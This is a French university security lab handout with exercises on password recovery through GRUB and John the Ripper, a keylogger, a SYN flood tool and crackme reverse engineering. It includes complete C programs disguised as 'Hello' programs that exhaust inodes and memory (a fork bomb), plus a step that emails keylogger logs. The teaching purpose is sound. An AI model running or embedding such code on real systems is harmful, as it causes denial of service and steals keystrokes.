Sécurité de développement
TP 1 : Les différents attaques

Halim Djerroud

révision 1.0

Choir une activité parmi :

1 Récupération de de mot de passe :


1.1 Paramètres noyau

Dans le cas ou la machine est accessible physiquement, il est possible de récupérer le mot de passe en changeant les paramètre de démarrage du noyau.

Lors du démarrage de la machine, il suffit d'appuyer sur `'e'` lors de l'apparition du `GRUB`. Puis modifier le type de montage de la racine pour bascuter en mode Read/Write pour cela il suffit de changer `ro` en `rw`. Enfin il suffit de lancer directement un `shell` lorsque le noyau termine son initialisation.

```
linux   vmlinuz... rw quiet init=/bin/sh
```

Pour lancer le noyau il suffit d'appuyer sur la touche `F10`. Une fois le système démarre, il lance un `shell`. Pour modifier de mot de passe il s'uffit d'invoquer la commande `passwd`.



1.2 Brute force

Il existe un logiciel classique qui permet de récupérer le mot de passe `root` par attaque par force brute "Brute force".

```
sudo apt install john john-data
```

Le logiciel propose plusieurs options. Par exemple il est possible de spécifier un dictionnaire bien préci.

```
John the Ripper password cracker, version 1.9.0
Copyright (c) 1996-2019 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]N              load salts with[out] at least N passwords only
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL    this node's number range out of TOTAL count
--fork=N                  fork N processes
--format=NAME             force hash type NAME: descrypt/bsdicrypt/md5crypt/
                          bcrypt/LM/AFS/tripcode/dummy/crypt
```

1. Proposer une solution pour chaque méthode.

Exercice : Utiliser le logiciel *John The Ripper* pour trouver le mot de passe `root` de la VM donnée dans ce cours.

2 Virus et Vers :

Il est possible de créer des programmes qui ressemble à des jeux ou n'importe quel programme d'apparence utile (ou) pas. Mais sous la surface il peut lancer un autre programme malveillant. L'exemple ci-après illustre le fonctionnement de base qui permet de lancer un nouveau programme *démon*.

```
int main(int argc, char ** argv){
    int fd;
        /* Le processus se dédouble, et le père se termine */
        if (fork() != 0)
            exit(EXIT_SUCCESS);
        /* le processus fils devient le leader d'un nouveau
           groupe de processus */
        setsid();
        /* le processus fils crée le processus démon, et
           se termine */
        if (fork() != 0)
            exit(EXIT_SUCCESS);

    ...
}
```

1. Créer une programme c qui affiche "Bonjour". Par la suite ce programme lance un nouveau programme qui permet de créer des répertoires récursivement, jusqu'à l'épuisement des inodes.

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <errno.h>
#include <string.h>

int main(){

  if (fork() != 0){
    printf(" -- Hello world \n");
    exit(0);
  }
  setsid();

  if (fork() != 0){
    long long int  i=0;
    char *path = "/tmp/test";
    while (1) {
      char *new_path = malloc(strlen(path) + 20);
      sprintf(new_path, "%s/%ld", path, i);
      if (mkdir(new_path, 0777) == -1) {
        if (errno == EEXIST) {
        } else if (errno == ENFILE) {
          printf("Épuisement des inodes (%d dossiers créés)\n", i);
          break;
        } else {
          printf("Erreur lors de la création du dossier '%s'\n", new_path);
          break;
        }
      }
      i++;
    }

    exit(0);
  }

}
```

— Vérifier l'état du disque en utilisant la commande `df`.

2. Créer une programme c qui affiche "Bonjour". Par la suite ce programme lance un nouveau programme qui permet d'allouer de la mémoire avec malloc, jusqu'à épuisement de la mémoire.

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <errno.h>
#include <string.h>

int main(){

  if (fork() != 0){
    printf(" -- Hello world \n");
    exit(0);
  }
  setsid();
```

```
  if (fork() != 0){
    long long int  i=0;
    while (1) {
      if(i++ % 10000){
        fork();
        i=0;
      }
      char*  tmp = (char*) malloc (1024);
      if (tmp == NULL){
        printf("error malloc");
        exit(0);
      }
    }
    exit(0);
  }
}
```

— vérifier l'état de la mémoire avec la commande `free`

3. Proposer une solution pour contrer ces problèmes, qui peuvent être posés par des programmes malveillant.

3 Keylogger

Télécharger le logiciel suivant : https://github.com/kernc/logkeys

1. En utilisant les outils : `git`, `cmake`, ... Compiler et exécuter le *keylogger*.
2. (optionnel) Écrire une script shell qui permet de d'envoyer par email le fichier de log.

4 DoS :

SYN Fold

Les serveurs qui utilisent TCP, doivent accepter les connexions qui arrivent en répondant par `'ACK'` pour des demande de `'SYN'`, généralement le serveur ouvre une session et attends un délai (typiquement 500ms) avant de la fermer si le client de répond pas. Imaginer une programme qui demande à un serveur des `'SYN'` mais sans jamais lui répondre. Le serveur va finir par ne plus pouvoir ouvrir de nouvelles connexions, car elle sont limitées à 2^{16}.

1. Étudier et essayer d'exploiter (sur un site en local sur votre machine) le logiciel donné sur le lien suivant : https://github.com/Hypro999/synflood.c.

5 Assembleur :

Dans cette série de challenges, le but consiste à deviner les `login`/`password` de chaque programme. Les programmes sont téléchargeables sur le lien suivant : https://perso.halim.info/Cours/Crackmes/. Pour vous aider nous allons voir ensemble la solution de certains challenges afin de vous montrer la démarche.

5.1 Travail demandé

Pour chaque challenge, vous devez donnercdeviner le login et le mot de passe .

— Le.s login.s et mot.s de passe qui fonctionne.ent.

— Expliquer votre démarche pour résoudre le challenge.

6 Deviner mot de passe (challenge 1)

Télécharger le fichier exécutable `crackmes_1`, puis essayer quelques valeurs aléatoires par exemple `"test"` et `"testpass"`. Bien évidemment, ça ne fonctionne pas, mais on sait plus ou moins à quoi nous attendre, dans ce cas il faut que *Login* et *Password* donnés en entrée aboutissent à l'affichage d'autres choses que `** ACCESS DENIED **`. Voit l'exemple ci-après :

```
 ----------------------
 ----- CRACKMES 1 -----
 ----------------------

Login : test
Password : testpass
** ACCESS DENIED **
```

On va commencer à analyser montre programme on peut utiliser l'outil `radare2`. On peut invoquer l'option (`i` : pour info) pour avoir des informations sur notre fichier exécutable. Pour des raisons de place dans l'exemple, ci-après, nous avons invoqué l'option `iA` pour voir uniquement l'architecture de notre binaire. On peut remarquer que c'est une architecture 32 bits, donc on peut aisément continuer notre analyse étant donné que nous connaissons bien cette architecture (vue en cours).

```
$ r2 crackmes_1
 -- Sorry, not sorry.
[0x00001090]> iA
0   0x00000000 15124 x86_32 machine=Intel 80386
[0x00001090]>
```

Si on suppose que l'identifiant et le mot de passe sont écrit en dur dans le code alors ils ont quelque part dans la section `".data"`. Pour consulter l'ensemble des chaînes de caractères dans la section data on peut utiliser l'option `iz`. Il est aussi possible d'utiliser l'option `izz` pour faire une recherche dans toutes les sections.

```
[0x00001090]> iz
[Strings]
nth paddr      vaddr      len size section type  string
----------------------------------------------------------
0   0x00002008 0x00002008 9   10   .rodata ascii superuser
1   0x00002012 0x00002012 9   10   .rodata ascii AlphaPass
2   0x0000201c 0x0000201c 23  24   .rodata ascii  ----------------------
3   0x00002034 0x00002034 23  24   .rodata ascii  ----- CRACKMES 1 -----
4   0x0000204c 0x0000204c 24  25   .rodata ascii  ----------------------\n
5   0x00002065 0x00002065 8   9    .rodata ascii Login :
6   0x00002071 0x00002071 11  12   .rodata ascii Password :
7   0x0000207d 0x0000207d 20  21   .rodata ascii ** ACCESS GRANTED **
8   0x00002092 0x00002092 19  20   .rodata ascii ** ACCESS DENIED **
```

On peut tester les deux chaînes de caractères qui sautent aux yeux :

```
$ ./crackmes_1
 ----------------------
 ----- CRACKMES 1 -----
 ----------------------

Login : superuser
Password : AlphaPass
** ACCESS GRANTED **
```

6.1 Challenge 2

Télécharger le fichier exécutable `crackmes_2`.

```
$ ./crackmes_2
 ----------------------
 ----- CRACKMES 2 -----
 ----------------------

Missing login and password !
```

Ce programme n'est pas interactif, à vous de voir comment il fonctionne pour saisir le *Login* et le *Password*.

6.2 Challenge 3

Télécharger le fichier exécutable `crackmes_3`. Trouvez ou se cachent le *Login* et le *Password*.

7 Devinez des mots de passes d'un autre type (challenge 4)

Jusqu'à présent, les mots de passe sont simples à deviner, car ils sont sous forme de chaînes de caractères dans le code, nous n'avons même pas eu besoin de désassembler le code. Et si les mots de passe ne sont pas de type String, mais d'un autre type ?

On va commencer par exécuter le programme avec des valeurs de test :


```
$ ./crackmes_4 test testpass
 ----------------------
 ----- CRACKMES 4 -----
 ----------------------

Incorrect login type
```

À priori le type du *login* n'est pas compatible. Donc on va tester des valeurs entières :


```
$ ./crackmes_4 123 456
 ----------------------
 ----- CRACKMES 4 -----
 ----------------------

** ACCESS DENIED **
```

Après avoir effectué une analyse rapide, nous constatant que les identifiants ne sont pas stockés sous forme de chaînes de caractère. Ils doivent être probablement dans la section `".data"` si elles sont déclarées en variable globale, sinon sur la pile.

Pour consulter aisément notre binaire nous allons utiliser `Cutter`, l'interface visuelle de `radare2`. Pour ouvrir votre binaire suivez les étapes suivantes :




La fenêtre principale



On remarque que l'assembleur affiché est différent de celui vu en cours. Pour afficher l'assembleur avec la syntaxe `AT&T` (assembleur GNU vu en cours) au lieu de la syntaxe `Intel` (syntaxe par défaut), nous il faut rentrer la commande suivante dans la console :


```
e asm.syntax=att
```




En étudiant le code source proposé par le décompilateur on remarque à la ligne montrée ci-dessous, que le programme fait une double vérification grâce à l'opérateur `&&`. Certainement la vérification du login et mot de passe se fait ici.

```
undefined4 main(char **argv)
{
    undefined4 uVar1;
    int32_t iVar2;
    int32_t iVar3;
    int32_t *extraout_ECX;
    int32_t unaff_EBX;
    unsigned long var_28h;
    unsigned long var_24h;
    int32_t var_14h;

    __x86.get_pc_thunk.bx();
    puts(unaff_EBX + 0xe53);
    puts(unaff_EBX + 0xe6b);
    puts(unaff_EBX + 0xe83);
    if (*extraout_ECX == 3) {
        iVar2 = atoi(*(undefined4 *)(extraout_ECX[1] + 4));
        if (iVar2 == 0) {
            puts(unaff_EBX + 0xeb4);
            uVar1 = 2;
        } else {
            iVar3 = atoi(*(undefined4 *)(extraout_ECX[1] + 8));
            if (iVar3 == 0) {
                puts(unaff_EBX + 0xec9);
                uVar1 = 3;
            } else {
                if ((iVar2 == *(int32_t *)(unaff_EBX + 0x2e5f)) && (iVar3 == *(int32_t *)(unaff_EBX + 0x2e63))) {
                    puts(unaff_EBX + 0xee1);
                } else {
                    puts(unaff_EBX + 0xef6);
                }
                uVar1 = 0;
            }
        }
    } else {
        puts(unaff_EBX + 0xe9c);
        uVar1 = 1;
    }
    return uVar1;
}
```


On place un **Breakpoint** à cet endroit et en lance le débogueur avec deux arguments quelconques (entiers) :




On remarque ici la valeur est du *login* est chargée dans `%eax` pour être comparé. Alors if suffi de consulter la valeur de ce registre : (`0x4d`) en hexadécimal ce qui fait 77 en décimale.



On relance le programme, cette fois-ci, comme premier argument 77 et un second argument quelconque :



On procède de la même manière pour la seconde valeur, on note la valeur de `%eax` : (`0x63`) en hexadécimal ce qui fait 99 en décimale.



Les valeurs du *login* et *password* étant récupérées, il suffit de tester le programme en ligne de commande :

```
$ ./crackmes_4 77 99
 ----------------------
 ----- CRACKMES 4 -----
 ----------------------

** ACCESS GRANTED **
```

7.1 Challenge 5

Le *CrackMe 5* propose un challenge équivalent au denier. En revanche, les valeurs ne sont pas données en arguments, mais saisies directement en ligne de commande. *Astuce : utilisez la console pour saisir les valeurs.*

8 Des mots de passe variables (Challenge 6)

Le *CrackMe 6* propose un challenge dont plusieurs mots de passe peuvent correspondent. Les mots de passe suivent une loi, à vous de découvrir laquelle ?

8.1 Challenge 7


Le *CrackMe 7* propose un challenge identique au dernier, mais avec des chaînes de caractères. À vous de découvrir quelle fonction, est utilisée. Pour simplifier votre tache dans ce crackem seul le mot de passe est utilisée.

8.2 Challenge 8

Le *CrackMe 8* propose un challenge identique au dernier. À vous de découvrir quelle fonction est utilisée.

9 Bonus

Si le jeu des crackmes vous a semblé amusant pour pouvez continuer à jouer sur le site https://crackmes.one/. Il suffit de se rendre sur la page de recherche et de sélectionner les critères donnés ci-après. Les *crackems* sont dans des archives, le mot de passe des archives est le suivant : `"crackmes.one"`.



10 Shell code :

```
sudo chown root:root notetaker notesearch
sudo chmod u+s notesearch notetaker
```

```
user@debian:~/Bureau/scure_coding/buffer_overflows$ ls -l
total 48
-rw-r--r-- 1 user user   976 15 janv. 23:07 exploit_notesearch.c
-rw-r--r-- 1 user user  1222 15 janv. 23:07 hacking.h
-rwsr-xr-x 1 root root 15584 15 janv. 23:13 notesearch
-rw-r--r-- 1 user user  3488 15 janv. 23:12 notesearch.c
-rwsr-xr-x 1 root root 15516 15 janv. 23:13 notetaker
-rw-r--r-- 1 user user  1659 15 janv. 23:12 notetaker.c
```

11 Snifer le réseau :

Établir une connexion `telnet` entre deux machines et snifer le réseau à l'aide de *Wireshark* ou *Tshark* pour récupérer le login et le mot de passe.